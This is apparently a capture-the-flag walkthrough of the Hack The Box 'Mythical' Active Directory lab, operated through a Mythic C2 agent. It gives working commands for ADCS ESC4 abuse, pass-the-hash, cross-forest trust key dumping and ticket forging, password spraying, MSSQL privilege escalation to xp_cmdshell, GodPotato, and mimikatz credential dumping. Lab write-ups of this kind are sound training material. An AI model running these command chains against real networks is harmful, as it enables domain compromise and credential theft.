Hackthebox - Mythical PROLAB
Mythical is a small active directory scenario in which you start with an already running Mythic C2 beacon on an internal system. It is designed to practice operating through a C2 framework in a modern, challenging windows environment.

Introduction
We are tasked with performing a red team engagement on Mythical Inc. The company does not allow data leaving the internal network, so a c2 server has been set up internally and an employee executed a payload in order to simulate a successful social engineering attack.Use the following credentials to login into the web interface of the Mythic c2 server on port 7443:mythic_admin:wG4jmjNcEcfmzv3QbEcJdSVTDEjCnX
Mythical is a small active directory scenario in which you start with an already running Mythic C2 beacon on an internal system. It is designed to practice operating through a C2 framework in a modern, challenging windows environment.
Mythical is designed for penetration testers and red teamers in search of a quick and challenging lab that has c2 infrastructure already set up in order to practice c2 operations.
That’s the official description.
We need to find 3 flags in 3 machines:
1
2
3
MYTHICAL-FILE (Linux)
MYTHICAL-DC01 (Windows)
MYTHICAL-DC02 (Windows)
Let’s start!
Initial Enumeration
Logging into web interface using the credentials given above, we can see our current user is Momo.Ayase in DC01 host in domain MYTHICAL.US.
Doing sleep 0 0 for instant command execution since we are not aiming for evasion.
1
sleep {"interval":0,"jitter":0}
Momo.Ayase does not have any interesting privileges or groups.

For AD enumeration, load SharpHound.exe into memory. In Mythic C2, you can use register_assembly to upload a .NET binary, then execute_assembly to run it:
1
2
register_assembly SharpHound.exe
execute_assembly SharpHound.exe -c All
After that download the zip and upload it to BloodHound.
1
download 202541424141_BloodHound.zip
Checking BloodHound it shows Momo.Ayase user belongs to Remote Users group but nothing useful.
Foothold as Domjoin user
Rsync
Enumerating the filesystem we find rsync inside C:\_admin\cwrsync\bin folder.

Rsync is a utility for transferring and synchronizing files between a computer and a storage drive and across networked computers.
Before using Rsync, let’s check all alive hosts in our subnets 192.168.25.0 and 192.168.1.0. Using ping-sweep, all alive reachable hosts are:
1
2
3
4
5
192.168.25.1
192.168.25.2 (DC01)
192.168.1.10 (DC01)
192.168.1.20
192.168.1.100
Listing shares in 192.168.25.1, we find a share called mythical.
1
2
cd C:\_admin\cwrsync\bin
shell rsync.exe --list-only rsync://192.168.25.1
Inside the share we see 2 files: it.kdbx and flag.txt. Download both files.
Cracking .kdbx file
it.kdbx file uses KeePass version 4000. To crack this download the latest keepass2john as below or you won’t be able to extract the hash from the file.
1
2
3
4
5
sudo apt install snapd
sudo systemctl start snapd.service snapd.socket
sudo snap install john-the-ripper
snap run john-the-ripper.keepass2john it.kdbx > hash
snap run john-the-ripper hash --wordlist=rockyou.txt --format=KeePass
And we have the master password for it.kdbx file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ snap run john-the-ripper hash --wordlist=rockyou.txt --format=KeePass
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])
Cost 1 (t (rounds)) is 24 for all loaded hashes
Cost 2 (m) is 65536 for all loaded hashes
Cost 3 (p) is 2 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
0g 0:00:03:49 0.00% (ETA: 2026-09-11 00:54) 0g/s 3.441p/s 3.441c/s 3.441C/s williams..capricorn
0g 0:00:03:56 0.00% (ETA: 2026-09-11 00:28) 0g/s 3.440p/s 3.440c/s 3.440C/s amelia..chiquita
7****           (it)
1g 0:00:04:35 DONE (2026-07-12 18:12) 0.003626g/s 3.452p/s 3.452c/s 3.452C/s desiree..united
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Inside the vault: credentials for domjoin which is probably a service account for joining machines to the domain.
Shell as SYSTEM on DC01
Checking the Bloodhound for domjoin user, no interesting privileges but we can use certificates. Let’s check certificates for vulnerabilities.
1
2
register_assembly Certipy.exe
execute_assembly Certipy.exe find -u domjoin@MYTHICAL-US.VL -p PASSWORD -dc-host MYTHICAL-US.VL -enable -vulnerable
Certipy finds the Machine template is vulnerable - ESC4. Exploiting ESC4 involves an attacker with write permissions on a template first modifying it to a vulnerable configuration (e.g., to resemble an ESC1 scenario) , then requesting a certificate using this maliciously altered template.
First, modify the template to a vulnerable state using -write-default-configuration.
1
execute_assembly Certipy.exe find template -u domjoin@MYTHICAL-US.VL -p PASSWORD -dc-host MYTHICAL-US.VL -template Machine -write-default-configuration
Second, request a certificate using the modified template for a privileged user (e.g. Administrator).
1
execute_assembly Certipy.exe req -u domjoin@MYTHICAL-US.VL -p PASSWORD -dc-host MYTHICAL-US.VL -ca mythical-us-DC01-CA -template Machine -upn administrator@MYTHICAL-US.VL -sid S-1-5-21-614429729-4048209472-3755682007-500
Third, authenticate using the obtained certificate.
1
execute_assembly Certipy.exe auth -pfx 'administrator.pfx' -dc-ip '192.168.1.10'
We got the Administrator NTLM hash. Now, we need to get code execution. For some reason Mimikatz PTH wasn’t working so let’s use Invoke-SMBExec.
You can use powershell_import command in c2 agent to use powershell scripts. Before that, i’m going to upload our c2 agent to box so i can get new session as Administrator. Second flag.txt can be found at Administrator’s Desktop folder.
1
2
3
upload apollo.exe C:\temp\apollo.exe
powershell_import Invoke-SMBExec
powershell Invoke-SMBExec -Target dc01 -Domain mythical-us.vl -Username Administrator -Hash ADMINHASH -Command "C:\temp\apollo.exe" -verbose
SYSTEM on DC01.

Pivoting to the Second Domain
With SYSTEM privileges on DC01, let’s look at domain trusts. Bloodhound shows CrossForestTrust. In this relationship, the source node domain has a cross-forest trust to the destination node domain, allowing principals (users and computers) from the destination domain (EU) to access resources in the source domain (US). Unfortunately, we needed the exact opposite of this.

The cross-forest trust does not enable a compromise of any of the domains by default but if we dump the forest trust keys, we can use these keys to forge inter-realm tickets and authenticate in MYTHICAL-EU domain.
1
mimikatz "lsadump::trust /patch"
Use Rubeus to request ticket and inject into our session.
1
2
register_assembly Rubeus.exe
execute_assembly Rubeus.exe asktgt /user:mythical-us$ /domain:mythical-eu.vl /rc4:TRUST_RC4_KEY /nowrap /ptt
Now we can query MYTHICAL-EU domain.
1
powershell Get-ADUser -Filter * -Server dc02.mythical-eu.vl | Select SamAccountName
Interesting accounts: svc_ldap, svc_sql, and root.
svc_ldap on DC02
Dev Share
Knowing that we have a domain credential, we can use SharpHound.exe on MYTHICAL-EU.VL domain but again nothing useful. Let’s enumerate shares on DC02 machine.
1
shell net view \\dc02.mythical-eu.vl
There is a share called dev. Inside the share, there are 2 files: getusers.exe and Autologon64.exe.
1
ls \\dc02.mythical-eu.vl\dev
Downloading the files and inspecting them, they are both .NET files. Using ILSpy or DnSpy, we can read the source code. Reading the source code reveals a plaintext password for svc_ldap user.
svc_sql on DC02
Currently we have 2 plaintext passwords (1 from domjoin 1 from svc ldap ), let’s spray these passwords across all users in mythical-eu.vl domain.
1
execute_assembly Rubeus.exe brute /password:PASSWORD /users:users.txt /domain:MYTHICAL-EU.VL /dc:dc02
Password spray reveals svc_sql user uses the same password as svc_ldap.
1
2
3
4
5
6
7
[*] Action: Perform Kerberos Brute Force

[*] Using domain controller: fe80::9494:d1a:8a74:787f:88
[+] STUPENDOUS => svc_sql:PASSWORD
[*] Saved TGT into svc_sql.kirbi

[+] Done
Shell as nt service\mssql$sqlexpress on DC02
Now that we are svc_sql user, let’s connect to SQL Server on DC02. If we are sysadmin, we can get shell as svc_sql using xp_cmdshell.
1
2
make_token mythical-eu\svc_sql PASSWORD
shell sqlcmd -S dc02.mythical-eu.vl,1433 -Q "SELECT IS_SRVROLEMEMBER('sysadmin');"
The query returned 0, meaning that we are not sysadmin. Have to dig deeper.
You can always check HackTricks for known MSSQL abuse tricks. One method we can use is, abusing the trustworthy database misconfigurations. Basicly, if a user is given the role db_owner over the database owned by an admin user (such as sa) and that database is configured as trustworthy, that user can abuse these privileges to privesc because stored procedures created in there that can execute as the owner (admin).
First, find trustworthy databases using the query:
1
SELECT a.name,b.is_trustworthy_on FROM master..sysdatabases as a INNER JOIN sys.databases as b ON a.name=b.name;
The output shows msdb is.
Second, get roles over the selected database (msdb here) and look for your username (svc_sql) as db_owner using query:
1
SELECT rp.name as database_role, mp.name as database_user from sys.database_role_members drm join sys.database_principals rp on (drm.role_principal_id = rp.principal_id) join sys.database_principals mp on (drm.member_principal_id = mp.principal_id);
The output shows db_owner is MYTHICAL-EU\svc_sql. Nice! We can privesc using the queries below on msdb:
1
2
CREATE PROCEDURE sp_elevate_me WITH EXECUTE AS OWNER AS EXEC sp_addsrvrolemember 'MYTHICAL-EU\svc_sql','sysadmin';
EXEC sp_elevate_me;
Now checking again, query returns 1. We are sysadmin.
1
SELECT is_srvrolemember('sysadmin');
Finally, enable xp_cmdshell to get code execution.
1
2
3
4
sp_configure 'show advanced options', '1';
RECONFIGURE;
sp_configure 'xp_cmdshell', '1';
RECONFIGURE;
I’m going to upload apollo.exe to dev share and execute it to get shell as nt service\mssql$sqlexpress.
1
2
copy C:\temp\apollo.exe \\dc02.mythical-eu.vl\dev\apollo.exe
shell "sqlcmd -S dc02.mythical-eu.vl,1433 -E -Q "xp_cmdshell '\\dc02.mythical-eu.vl\dev\apollo.exe';""
nt service\mssql$sqlexpress on DC02.

Shell as SYSTEM on DC02
The SQL service account has SeImpersonatePrivilege. Let’s use GodPotato to get SYSTEM.
1
2
upload GodPotato.exe
shell GodPotato.exe -cmd "cmd /c \\dc02.mythical-eu.vl\dev\apollo.exe"
SYSTEM on DC02.

Flag.txt on DC02 says, the flag is “in memory” for user “root”. Let’s run Mimikatz as SYSTEM.
1
mimikatz.exe "sekurlsa::logonpasswords"
Scrolling through the output, we found the root user.
1
2
3
4
5
6
User Name         : root
Domain            : MYTHICAL-EU
	wdigest :
	 * Username : root
	 * Domain   : MYTHICAL-EU
	 * Password : FLAG
Tools Used
1
2
3
4
5
6
Mythic C2 - Command and control
SharpHound/BloodHound - AD enumeration
Certipy - ADCS exploitation
Rubeus - Kerberos abuse
Mimikatz - Credential extraction
GodPotato - SeImpersonate Abuse